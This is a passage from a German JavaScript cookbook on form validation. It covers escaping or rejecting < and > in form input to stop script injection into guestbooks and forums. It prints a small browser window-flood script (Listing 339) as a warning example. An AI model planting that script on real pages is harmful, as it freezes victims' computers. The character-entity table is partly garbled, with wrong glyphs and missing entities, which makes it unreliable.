
Listing 338: Test auf die Eingabe eines gültigen Datums (Forts.)

```

81     fehler = 0;
82     return true;
83 }
84 }
85 //-->
86 </script>
87 <body>
88   <form name="meinForm">
89     Datum :
90     <input name="eins" onBlur="testDatum(this)" /><br />
91     <input type="submit" value="Ok" />
92   </form>
93 </body>
94 </html>
```

Listing 338: Test auf die Eingabe eines gültigen Datums (Forts.)

Wie bei der schematischen Beschreibung beschrieben, kontrolliert die Testfunktion die Eingabe eines gültigen Datums. Die Gegenmaßnahmen mit der Generierung einer qualifizierten Fehlermeldung erfolgen wie beim Test einer E-Mail-Eingabe. Am Ende wird wieder entweder eine Fehlermeldung angezeigt oder aber das System zurückgesetzt.

*Abbildung 171: Ein grundsätzliches Problem in der Datumseingabe**Abbildung 172: Das Jahr 2003 war kein Schaltjahr – deshalb kann es keinen 29. Februar geben.*




Abbildung 173: Sowohl der Tag als auch das Jahr verletzen Randbedingungen.

120 Wie kann ich die Eingabe bestimmter Zeichen in einem freien Formularfeld verhindern?

Eine wichtige Anwendung der Kontrolle des Inhalts in einem freien Eingabefeld ist die Verhinderung bestimmter Zeicheneingaben. Im Wesentlichen muss bei vielen Formulareingaben verhindert werden, dass darin (X)HTML-Tags eingegeben werden können. Falls dies nämlich erlaubt ist, kann ein Anwender natürlich auch Skriptbefehle darin unterbringen. Beachten Sie das nachfolgende kleine Skript (*missbrauchjs.html*):

```
01 <html>
02 <script language="JavaScript">
03 while(1) open("", "");
04 </script>
05 </html>
```

Listing 339: Vorsicht – nicht ausführen, wenn Sie ungesicherte Daten haben.

Das kleine Beispiel öffnet in einer Endlosschleife immer neue Instanzen des aufrufenden Browsers (Zeile 3). Mit anderen Worten, der Bildschirm des Betrachters füllt sich mit unzähligen Browserfenstern⁶⁶, und der Rechner friert ein. Mit einem Glück kann der Anwender die Originalinstanz des Browsers mit den Mitteln des Betriebssystems abschießen und den Spuk beenden. Andernfalls ist ein Neustart angesagt.

Jetzt hindert im Grunde erst einmal nichts einen böswilligen Besucher, so ein Skript (oder eine automatische Umleitung etc.) auch in ein Gästebuch oder ein Diskussionsforum auf (X)HTML-Basis zu schreiben. Wenn sich dann ein anderer Besucher die Einträge in dem Gästebuch ansieht, wird dessen Browser das Skript interpretieren (es sei denn, die Interpretation von Skripten ist deaktiviert) und immer neue Instanzen des Browsers mit besagtem Effekt öffnen.

Hinweis

So etwas passiert natürlich auch, wenn ein solcher aktiver Code in einer E-Mail untergebracht wird und der empfangende E-Mail-Client HTML-Code ausführt.

Gerade in Zusammenhang mit einer automatischen Vorschau ist das für viele Anwender dann ein Riesenproblem. Denn wenn sie nach einem Neustart das E-Mail-Programm wieder öffnen, wird in der Regel sofort wieder die Vorschau der verseuchten E-Mail aktiviert, und das Dilemma beginnt von vorne. Damit ist auch der direkte Weg zur Konfiguration des E-Mail-Clients und der Deaktivierung der HTML-Vorschau beziehungsweise dem Ausführen von Skript-Code blockiert, zumal ein normaler Anwender die

66. Es besteht kaum eine Chance, die Fenster in ähnlicher Geschwindigkeit zu schließen, wie neue aufpoppen ;-).

ganzen Tricks und Techniken, wie den Umweg über die Browserkonfiguration oder eine direkte Bearbeitung von Konfigurationsdateien des E-Mail-Clients, sicher nicht kennt. Ein Standardanwender wird möglicherweise nach dem Empfang einer solchen E-Mail kaum noch in der Lage sein, sein E-Mail-Programm weiter zu verwenden.

Wenn schon ein solch einfaches Skript so ein Problem verursachen kann, braucht es sicher kaum weitere Argumente, die Anzeige von HTML in E-Mails auszuschalten.

Es ist also einem Betreiber von Webformularen, deren Eingaben nach dem Verschicken in fremden Browsern zu sehen sind, dringend anzuraten, die Eingabe von Skriptcode zu verhindern. Dabei kann man (mindestens) zwei Wege gehen:

1. Sie verhindern die Eingabe bestimmter Inhalte.
2. Sie ersetzen bestimmte Eingaben durch unkritische Inhalte.

Die beiden Wege sind im Grunde ziemlich analog zu programmieren. Sie verwenden eine Funktion in der Form, wie sie in allen Rezepten zur Prüfung auf bestimmte Inhalte von Formularfeldern grundsätzlich zum Einsatz kommt. Allerdings macht es beim Ersetzen bestimmter Eingaben durch unkritische Inhalte viel Sinn, eine modifizierte Variante zu verwenden, wie wir gleich sehen werden. In jedem Fall suchen Sie aber einen vorgegebenen Inhalt in dem eingegebenen Wert. Entweder löschen Sie dann die entsprechenden Passagen oder ersetzen sie.

Tipp

Die Qualität der beiden Vorgehensweisen kann man nach psychologischen Aspekten bewerten. Die Verhinderung der Eingabe bestimmter Inhalte kann Besucher ziemlich verärgern (auch wenn diese nichts Böses planen), während die Ersetzung bestimmter Eingaben durch unkritische Inhalte nur den verärgert, der etwas Böses vorhat. Besonders ist die Ersetzung bestimmter Eingaben durch unkritische Inhalte dann ideal, wenn es für den eingebenden Anwender unbemerkt erfolgt. Allerdings ist auch die explizite Ablehnung von bestimmten Inhalten in einigen Situationen oft sinnvoll (etwa um eine Datenbank konsistent zu halten).

So könnte eine schematische Funktion aussehen, die einen bestimmten Inhalt sucht und gegebenenfalls Gegenmaßnahmen ergreift:

```
01 function testInhalt(feld, vergleich){  
02   if(feld.value.search(vergleich) > -1) {  
03     ... // Gegenmaßnahmen, wenn verbotene Inhalte gefunden werden  
04   }  
05   else {  
06     ... // Schritte, wenn keine verbotenen Inhalte gefunden werden  
07   }  
08 }
```

Listing 340: Suche nach verbotenen Inhalten

Die Funktion ergreift im Fall von verbotenen Inhalten (der Vergleich liefert `true`) entsprechende Gegenmaßnahmen.

Tipp

In Kapitel 7 »Stringmanipulation« besprechen wir den Umgang mit so genannten regulären Ausdrücken. In Rezept 7.12 »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« finden Sie über die hier besprochenen schematischen Maßnahmen hinaus explizit eine weitere Möglichkeit, wie Sie unerwünschte Eingaben in einem Formulareingabefeld mit Hilfe solcher regulären Ausdrücke sperren können.

Betrachten wir ein Beispiel, das in dem Fall der Eingabe von einem verbotenen Inhalt einfach eine Meldung anzeigt, den Inhalt leert, den Fokus auf das Eingabefeld zurücksetzt und das Versenden eines Formulars abbricht (*formInhaltVerhindern.html*).

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function testInhalt(feld, vergleich){
05   if(feld.value.search(vergleich) > -1) {
06     alert(
07       "Sie haben verbotene Inhalte eingegeben.");
08     feld.value = "";
09     feld.focus();
10     return false;
11   }
12 else {
13   return true;
14 }
15 }
16 //-->
17 </script>
18 <body>
19 <form name="meinForm">
20   Ihr Kommentar:
21   <textarea cols="50" rows="5" name="eins" ↵
22     onBlur="testInhalt(this,'<')">
23   </textarea>
24   <br />
25   <input type="submit" value="Ok" />
26 </form>
27 </body>
28 </html>
```

Listing 341: Pauschale Ablehnung eines verbotenen Inhalts

In dem Beispiel wird von Zeile 19 bis 25 ein Webformular mit einem mehrzeiligen Eingabefeld (Zeile 21 und 22) sowie einer [Submit]-Schaltfläche (Zeile 24) definiert.

Im Einleitungs-Tag des mehrzeiligen Eingabefeldes wird mit dem Eventhandler `onBlur` die Funktion `testInhalt()` aufgerufen und mit `this` als erstem Parameter das aktuelle Eingabefeld als Referenz übergeben.

Der zweite Parameter legt den verbotenen Inhalt fest. Das ist in diesem Fall nur das Zeichen `<`. Mit dieser einfachen Angabe verhindern Sie bereits, dass ein Anwender (X)HTML-Tags eingeben kann! Damit ist natürlich auch die Eingabe von Skript-Containern verhindert.



Abbildung 174: Gefahr erkannt, Gefahr gebannt!

Nun besteht mit dieser restriktiven Verhinderung von Inhalten natürlich die Gefahr, dass auch sinnvolle Eingaben geblockt werden.

Was ist denn, wenn ein Anwender in dem Eingabefeld eine mathematische Formel mit dem Kleinerzeichen eingeben will?

Besser wäre es in vielen Situationen, für potenziell gefährlichen Inhalt eine ungefährliche Darstellung zu wählen. Das Verfahren ist besonders für einzelne Zeichen wie deutsche Umlaute oder Sonderzeichen und vor allem Einleitungszeichen von Befehlssequenzen im Browser (also das Zeichen <) sinnvoll.

Auf der anderen Seite können Sie natürlich auch Anwendern die Möglichkeit geben, mit der Eingabe einer besonderen Zeichenkombination ein Zeichen einzugeben, das nicht direkt auf der Tastatur liegt. Diese Umwandlung von einzelnen Zeichen nennt man **Maskierung**. Dabei greifen Sie auf eine Norm zur Darstellung von Zeichen zurück (die Norm ISO 5589-1), in der jedes Zeichen eine eindeutige (X)HTML-Maskierung besitzt.

Obwohl in der Regel nur wenige Zeichen explizit maskiert werden müssen, können Sie das Verfahren für jedes denkbare Zeichen durchführen. Die nachfolgende Tabelle zeigt Ihnen die Codes der Norm ISO 5589-1 und ihre zugehörige Maskierung im Rahmen von (X)HTML. Die Tabelle beginnt erst mit dem Zeichen 32; die fehlenden Zeichen sind reine Steuerzeichen, die ein Anwender nicht direkt eingeben kann. Die ersten Zeichen bis 127 sind identisch mit dem klassischen ASCII-Code. In der ersten Spalte steht die Codenummer. Aus dieser ergibt sich die numerische Zeichenreferenz (numerical character reference) durch Voranstellen der beiden Zeichen #& und Abschluss mit einem Semikolon (z. B. ! für das Ausrufezeichen).

Die zweite Spalte zeigt das dargestellte Zeichen und – falls eine benannte Zeichenreferenz (character entity reference) definiert ist – steht in der dritten Spalte die entsprechende Codierung (beispielsweise & für &).

Nummerncode	Zeichen	Characterentity
32	(Leerzeichen)	
33	!	
34	"	"
35	#	
36	\$	
37	%	
38	&	&
39	'	
40	(
41)	
42	*	
43	+	
44	,	
45	-	
46	.	
47	/	
48	0	
49	1	
50	2	
51	3	
52	4	
53	5	
54	6	
55	7	
56	8	
57	9	
58	:	
59	;	
60	<	<
61	=	
62	>	>
63	?	
64	@	
65	A	
66	B	
67	C	

Tabelle 19: Maskierungen von Zeichen

Nummerncode	Zeichen	Characterentity
68	D	
69	E	
70	F	
71	G	
72	H	
73	I	
74	J	
75	K	
76	L	
77	M	
78	N	
79	O	
80	P	
81	Q	
82	R	
83	S	
84	T	
85	U	
86	V	
87	W	
88	X	
89	Y	
90	Z	
91	[
92	\	
93]	
94	^	
95	-	
96	`	
97	a	
98	b	
99	c	
100	d	
101	e	
102	f	
103	g	

Tabelle 19: Maskierungen von Zeichen (Forts.)

Nummerncode	Zeichen	Characterentity
104	h	
105	i	
106	j	
107	k	
108	l	
109	m	
110	n	
111	o	
112	p	
113	q	
114	r	
115	s	
116	t	
117	u	
118	v	
119	w	
120	x	
121	y	
122	z	
123	{	
124		
125	}	
126	~	
127	DEL	
128		
129		
130	,	
131	f	
132	"	
133	...	
134	†	
135	‡	
136	^	
137	%	
138	Š	
139	<	

Tabelle 19: Maskierungen von Zeichen (Forts.)

420 >> Wie kann ich die Eingabe bestimmter Zeichen in einem fr. Formularfeld verhindern?

Nummerncode	Zeichen	Characterentity
140	Œ	
141		
142		
143		
144		
145	'	
146	'	
147	"	
148	"	
149	0	
150	-	
151	-	
152	~	
153	™	
154	ſ	
155	>	
156	œ	
157		
158		
159	ÿ	
160	(erzwungenes Leerzeichen)	
161	i	¡
162	¢	¢
163	£	£
164	¤	¤
165	¥	¥
166		¦
167	§	§
168	..	¨
169	©	©
170	®	ª
171	«	&lqno;
172	¬	¬
173		­
174	®	®
175	-	¯

Tabelle 19: Maskierungen von Zeichen (Forts.)

Nummerncode	Zeichen	Characterentity
176	°	°
177	±	±
178	²	²
179	³	³
180	‘	´
181	µ	µ
182	¶	¶
183	•	·
184	›	¸
185	¹	¹
186	º	º
187	»	»
188	¼	¼
189	½	½
190	¾	¾
191	¿	¿
192	À	À
193	Á	Á
194	Â	Â
195	Ã	Ã
196	Ä	Ä
197	Å	Å
198	Æ	Æ
199	Ҫ	Ç
200	Ё	È
201	Ё	É
202	Ё	Ê
203	Ӗ	Ë
204	ڸ	Ì
205	Ӯ	Í
206	Ӯ	Î
207	Ӯ	Ï
208	Ӯ	Ð
209	Ӯ	Ñ
210	Ӯ	Ò
211	Ӯ	Ó

Tabelle 19: Maskierungen von Zeichen (Forts.)

422 >> Wie kann ich die Eingabe bestimmter Zeichen in einem fr. Formularfeld verhindern?

Nummerncode	Zeichen	Characterentity
212	ô	ô
213	ö	õ
214	ö	ö
215	×	×
216	ø	ø
217	Ù	Ù
218	Ú	Ú
219	Û	Û
220	Ü	Ü
221	Ý	Ý
222	þ	Þ
223	ß	ß
224	à	à
225	á	á
226	â	â
227	ã	ã
228	ä	ä
229	å	å
230	æ	æ
231	ç	ç
232	è	è
233	é	é
234	ê	ê
235	ë	ë
236	ì	ì
237	í	í
238	î	î
239	ĩ	ï
240	ð	ð
241	ñ	ñ
242	ò	ò
243	ó	ó
244	ô	ô
245	ö	õ
246	ö	ö
247	÷	÷

Tabelle 19: Maskierungen von Zeichen (Forts.)

Nummerncode	Zeichen	Characterentity
248	ø	ø
249	ù	ù
250	ú	ú
251	ő	û
252	ü	ü
253	ÿ	ý
254	þ	þ
255	ÿ	ÿ

Tabelle 19: Maskierungen von Zeichen (Forts.)

Betrachten wir ein Beispiel, das bei einem verbotenen Inhalt durch den Anwender unbemerkt kritische Zeichen austauscht und das Versenden eines Formulars nicht abbricht. Dabei werden wir aber statt dem Einsatz von `search()` eine andere Technik verwenden, um die kritischen Zeichen auszutauschen (*formInhaltVeraendern.html*).

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function testInhalt(feld, verboten, ersatz){
05   if(feld.value.search(verboten) > -1) {
06     i = 0;
07     eingabe = feld.value.split(verboten);
08     neu = "";
09     while(i < eingabe.length - 1)
10    {
11      neu = neu + eingabe[i] + ersatz;
12      i++;
13    }
14    neu = neu + eingabe[i] ;
15    feld.value = neu;
16  }
17 }
18 function werteAnpassen() {
19   testInhalt(window.document.meinForm.eins, '<', '&lt;');
20   testInhalt(window.document.meinForm.eins, '>', '&gt;');
21   v = open("", "");
22   v.document.write(window.document.meinForm.eins.value);
23 }
24 //-->
25 </script>
26 <body>
27 <form name="meinForm"onSubmit="werteAnpassen()">
28   Ihr Kommentar:
29   <textarea cols="50" rows="5" name="eins">
30   </textarea>
31   <br />

```

Listing 342: Austausch kritischer Zeichen gegen unkritische Zeichen

```

32      <input type="submit" value="Ok" />
33  </form>
34 </body>
35 </html>
```

Listing 342: Austausch kritischer Zeichen gegen unkritische Zeichen (Forts.)

In dem Beispiel wird von Zeile 27 bis 33 ein Webformular mit einem mehrzeiligen Eingabefeld (Zeile 29 und 30) sowie einer **[Submit]**-Schaltfläche (Zeile 32) definiert.

Im Einleitungs-Tag des Formulars wird mit dem Eventhandler `onSubmit` die neue Funktion `werteAnpassen()` aufgerufen (Zeile 27).

In dieser von Zeile 18 bis 23 definierten Funktion wird die Funktion `testInhalt()` zwei Mal aufgerufen, wobei die Zeichen `<` und `>` ausgetauscht werden sollen. Mit dem Aufruf in Zeile 19 wird das Zeichen `<` durch seine Kodierung ersetzt (`testInhalt(window.document.meinForm.eins,'<','<';')`) und in Zeile 20 entsprechend das Zeichen `>` (`testInhalt(window.document.meinForm.eins,'>','>';')`). Der erste Parameter ist das zu verarbeitende Formularfeld als Referenz⁶⁷. Der zweite Parameter legt den verbotenen Inhalt fest und der dritte den Ersatz dafür.

In der Funktion `testInhalt()` von Zeile 4 bis 17 nutzen wir ein sehr interessantes Verfahren, um ein Zeichen in dem übergebenen Testwert zu finden. Die `if()`-Abfrage in Zeile 5 überprüft nur, ob ein auszutauschendes Zeichen überhaupt vorkommt (`if(feld.value.search(verbeten) > -1)`). Falls nicht, brauchen die folgenden Schritte überhaupt nicht durchgeführt zu werden.

Sollte das auszutauschende Zeichen jedoch vorkommen, wird in Zeile 6 eine Zählvariable definiert (`i = 0 ;`) und in Zeile 7 der String in dem ersten Übergabewert an dem auszutauschenden Zeichen in ein Datenfeld aufgespalten (`eingabe = feld.value.split(verbeten);`). Dabei wird das auszutauschende Zeichen in den jeweiligen String-Inhalten des entstandenen Arrays `eingabe` nicht enthalten sein.

In Zeile 8 definieren wir eine weitere lokale Textvariable, die den überarbeiteten String sukzessive aufnehmen wird (`neu = "";`).

Die `while`-Schleife von Zeile 9 bis 13 setzt nun alle entstandenen Teilstrings in dem Datenfeld bis auf den letzten Eintrag wieder zusammen. Dabei wird bei jedem Schleifendurchlauf das Austauschzeichen am Ende jedes Teilstrings angefügt (`while(i < eingabe.length - 1){neu = neu + eingabe[i] + ersatz; i++;}`). Der Effekt ist, dass in dem entstehenden String an jeder Stelle, wo ursprünglich das auszutauschende Zeichen stand, nun das Ersatzzeichen steht.

Für den letzten Teilstring darf jedoch das Ersatzzeichen nicht mehr angefügt werden. Deshalb wird dieser Teilstring als Abschluss des Neuaufbaus in Zeile 14 außerhalb der Schleife ohne das Ersatzzeichen angefügt (`neu = neu + eingabe[i];`).

In Zeile 15 wird der neue String dem Feldinhalt zugewiesen und dann als Inhalt des Formularelements verschickt (`feld.value = neu;`). Das bekommt der Anwender in der Regel gar nicht mit.

67. Natürlich können Sie auch den Rückgabewert der `prompt()`-Methode oder jeden anderen String angeben.




Abbildung 175: Auweia – ohne Maskierung könnte das heiß werden :-).

Damit wir in dem Beispiel sehen können, was tatsächlich als Feldinhalt versandt wurde, öffnet die Funktion `werteAnpassen()` in Zeile 21 ein neues Browserfenster (`v = open("", "");`) und schreibt in Zeile 22 den Inhalt des Formularfeldes mit `v.document.write(window.document.meinForm.eins.value);` in die darin angezeigte Webseite.




Abbildung 176: Der Zahn ist gezogen.

Hinweis

Diese Information werden Sie in der Praxis dem Anwender mit hoher Wahrscheinlichkeit nicht präsentieren.

Hinweis

Sie können jetzt fragen, warum bei der Ersetzung von Zeichen nicht die String-Methoden `search()`, `indexOf()` oder `replace()` zum Einsatz kommen. Das ist natürlich auch möglich, aber Sie werden möglicherweise unerwartete Schwierigkeiten bekommen, wenn Sie nicht aufpassen.

Angenommen, Sie möchten mit `replace()` ein Zeichen < durch seine Kodierung ersetzen. Diese Methode ersetzt das erste vorkommende Zeichen. Dann müssen Sie also in einer Schleife nach jedem Vorkommen suchen.

Haben Sie einmal das Zeichen ersetzt, suchen Sie nach dem nächsten Vorkommen. Sowohl `search()` als auch `indexOf()` interpretieren jedoch auch die Kodierung als Treffer. Im unglücklichsten Fall erhalten Sie eine Endlosschleife, weil immer wieder das erste Vorkommen von < beziehungsweise < gefunden wird. Sie müssten also mit Teilstrings arbeiten, und das ist kaum einfacher als unser Verfahren. Interessanterweise machen übrigens andere Zeichen beim Austausch diese Probleme nicht. Wie dem auch sei – das hier gezeigte Rezept umgeht diese Schwierigkeiten auf sehr elegante Weise und zudem noch sehr effektiv.

121 Wie kann ich ein Webformular grundsätzlich plausibilisieren?

Das Plausibilisieren eines Webformulars bedeutet, die Schlüssigkeit der Anwendereingaben vor einem Versenden der Daten zu kontrollieren und bei Widersprüchen zu den geforderten Vorgaben Gegenmaßnahmen zu ergreifen. Das gesamte Prozedere ist jedoch alles andere als einfach, und die wesentlichen Dinge betreffen nicht die Programmierung selbst. Plausibilisierung eines Webformulars ist nur als globales Konzept schlüssig, das auch die Weiterverwendung der Daten nach dem Versenden sowie diverse weitere Fakten beinhalten muss.

Welche Problemstellungen müssen beachtet werden?

Bei der Plausibilisierung eines Webformulars müssen Sie sich zahlreicher Problemstellungen bewusst werden. Diese kann man über einige Fragen recht pauschal zusammenfassen:

1. Was muss plausibilisiert werden?
2. Welche Abhängigkeiten gibt es?
3. Wie genau muss plausibilisiert werden?
4. Wann wird plausibilisiert?
5. Wo wird plausibilisiert?
6. Wie wird plausibilisiert?

Die Fragestellungen 1 bis 3 müssen in der Regel zusammen betrachtet werden und lassen sich natürlich nicht pauschal beantworten. Grundsätzlich wird das genaue Vorgehen von der Programmlogik, den Anforderungen desjenigen, der mit der Applikation umgehen muss, und der Realisierungsmöglichkeit bestimmt.

Betrachten Sie als Beispiel einen Online-Shop. Ein solcher Shop besteht in der Regel als Frontend aus einer Gruppe mit Webformularen zur Eingabe einer Bestellung. Die Webformulare rufen Skripte beziehungsweise Programme auf dem Webserver auf. Dabei werden die Benutzereinga-

ben samt weiteren notwendigen Daten übermittelt. Ein Online-Shop besitzt zusätzlich meist eine angeschlossene Datenbank und eine darauf aufbauende Transaktionsrealisierung.

Für ein korrektes Funktionieren des Online-Shops ist es klar, dass selbstverständlich nur schlüssige Daten eine reibungslose Bestellung gewährleisten. So müssen beispielsweise eine vollständige Adressinformation und eine vollständige (und korrekte) Bestellinformation vorhanden sein, bevor eine Bestellung als Aktion auch ausgeführt werden kann.

Datenbanken selbst und auch die Transaktionstechniken sind in der Regel sehr professionell konzipiert, programmiert sowie plausibilisiert. Die Entgegennahme der Daten von der Client-beziehungsweise Webserverseite ist dagegen oft unprofessionell.

Das liegt sicher auch daran, dass sowohl die Datenbank als auch die Transaktionsprogrammierung in einem professionellen Umfeld von gut ausgebildeten Programmierern umgesetzt wird beziehungsweise werden muss, während sich an einem Webformular (und auch an der Programmierung des Webservers über Servertechnologien wie PHP) auch heute noch gelegentlich Programmierlaien⁶⁸ versuchen, denen dann in der Regel auch kein professionelles Umfeld mit Konzeption, Test etc. zur Seite steht.

Wie weit Sie die Schlüssigkeit von Daten prüfen und was Sie im vorgelagerten Stadium einer Bestellung (oder einer ähnlich gelagerten Webapplikation) plausibilisieren sollten, ist nicht pauschal zu sagen.

Langt es etwa bereits für eine schlüssige Applikation, dass alle relevanten Felder (Name, Vorname, PLZ, Ort, Straße) in einem Webformular gefüllt sind? Und welche Felder sind überhaupt relevant? Die Kundennummer, das Geburtsdatum, die Telefonnummer, die E-Mail-Adresse oder welche Felder noch? Gibt es Mindestlängen für eine Eingabe⁶⁹? Und müssen die Felder bezüglich ihres Inhaltes schlüssig sein? Das umfasst beispielsweise elementare Fragen, ob eine E-Mail-Adresse etwa immer das Zeichen @ enthalten muss, ob ein Passwort neben Buchstaben auch Zahlen enthalten muss, ob ein Geburtsdatum nach Tagesdatum liegen kann oder ob eine Bestellmenge null oder gar negativ sein darf?

Und wie weit prüft man die Schlüssigkeit? Insbesondere unter Berücksichtigung von Abhängigkeiten von Daten beziehungsweise überhaupt der Erkenntnis und Auswahl, welche Felder voneinander abhängen können. Das kann (und muss teilweise) so weit gehen, dass beispielsweise Beziehungen zwischen dem Geburtsdatum und dem Tagedatum berechnet und mit einem Grenzwert verglichen werden⁷⁰. Oder die Beziehung zwischen dem eingegebenen Namen und der Kundennummer wird kontrolliert. Sehr oft wird die Gültigkeit von PLZ und Ort überprüft, und ob die Angaben zusammenpassen. Auch die Frage, ob eine angegebene Straße in dem angeführten Ort überhaupt vorhanden ist, lässt sich kontrollieren. Theoretisch kann ein Plausibilisierungskonzept sogar so weit gehen, die Schlüssigkeit zwischen einem Vornamen und dem Geschlecht zu prüfen.

Sie sehen, dass man bei einem Plausibilisierungskonzept vom Stock zum Stöckchen kommen kann und dabei nicht unbedingt die logische Bodenhaftung verlieren muss. Hier eine vernünftige Abwägung zwischen notwendigen Prüfungen, deren tatsächlicher Umsetzung und realisierbarem Aufwand zu finden, ist alles andere als einfach und treibt manche Projektmeetings in die Krise. Es ist auf jeden Fall so, dass die Planung von einem professionellen Webauftritt

68. Das soll nicht abwertend gemeint sein. Es soll nur die Erfahrung im Umgang mit Programmierung und Plausibilisierungskonzepten bewerten. Selbstverständlich muss das nicht jedermann beherrschen.

69. Etwa für ein Passwort.

70. In vielen Fällen muss etwa ein berechnetes Alter größer als 18 Jahre sein.

mit solch einer Benutzerinteraktion samt Plausibilisierung ein Vielfaches (!) der Zeit in Anspruch nimmt, die in der Folge die konkrete Umsetzung benötigt.

Verfolgen wir nun die Überlegung, wann ein Webangebot zu plausibilisieren ist?

Die Notwendigkeit der Frage mag im ersten Moment gar nicht klar sein. Aber es ist in der Tat eine der Grundüberlegungen, die bei jeder Applikation durchgespielt werden muss. Wer sich etwa noch an DOS-Applikationen erinnert, die linear von oben nach unten eine Bildschirmmaske abgearbeitet haben, erinnert sich sicher auch daran, dass bei falscher Eingabe in einem Feld⁷¹ der Anwender in dem Feld festgehalten wurde und dieser so lange das Feld nicht verlassen konnte, bis das Feld korrekt ausgefüllt war.

Obwohl so ein Verhalten teilweise bei Datenbankoberflächen wie dem Access-Client noch vor kommt beziehungsweise programmiert werden kann, ist das ein Vorgehen, das seit der Einführung grafischer Oberflächen im Allgemeinen nicht mehr tolerierbar ist, weder bei einem Standalone-Programm⁷², aber schon gar nicht bei einer Applikation wie einem Webformular. Es ist im Web vollkommen inakzeptabel, einen Anwender in einem Eingabefeld eines Webformulars festhalten zu wollen, nur um eine bestimmte Art der Eingabe zu erzwingen. Das führt nicht nur zu Ärger und Akzeptanzverlust beim Anwender – es widerspricht der Art der grafischen Benutzerführung. Eine Eingabemaske wird von vielen Anwendern kreuz und quer ausgefüllt. Und wenn in einem Feld etwas Falsches steht, hat der Anwender vielleicht keine Lust, es unmittelbar zu korrigieren, sondern er möchte möglicherweise zuerst ein anderes Feld ausfüllen. Das muss ihm gestattet werden.

Technisch gesehen bedeutet das, dass eine Überprüfung bei der unmittelbaren Eingabe oder beim Verlassen eines Feldes fast gar nicht mehr Usus ist. Auf keinen Fall jedoch bei Webapplikationen, obwohl gerade da solche Aktionen leicht zu realisieren sind. Eventhandler wie `onBlur` oder `onFocus` sind ja gerade dazu bestimmt, beim Verlassen eines Formularfeldes beziehungsweise bei dessen Fokussierung bestimmte Aktionen auszuführen. Das können dann auch Schlüssigkeitsprüfungen sein, aber diese dürfen keine Plausibilitäten auslösen, welche die Art des Ausfüllens von einem Webformular so beeinflussen, dass der Anwender in seiner Freiheit eingeschränkt ist.

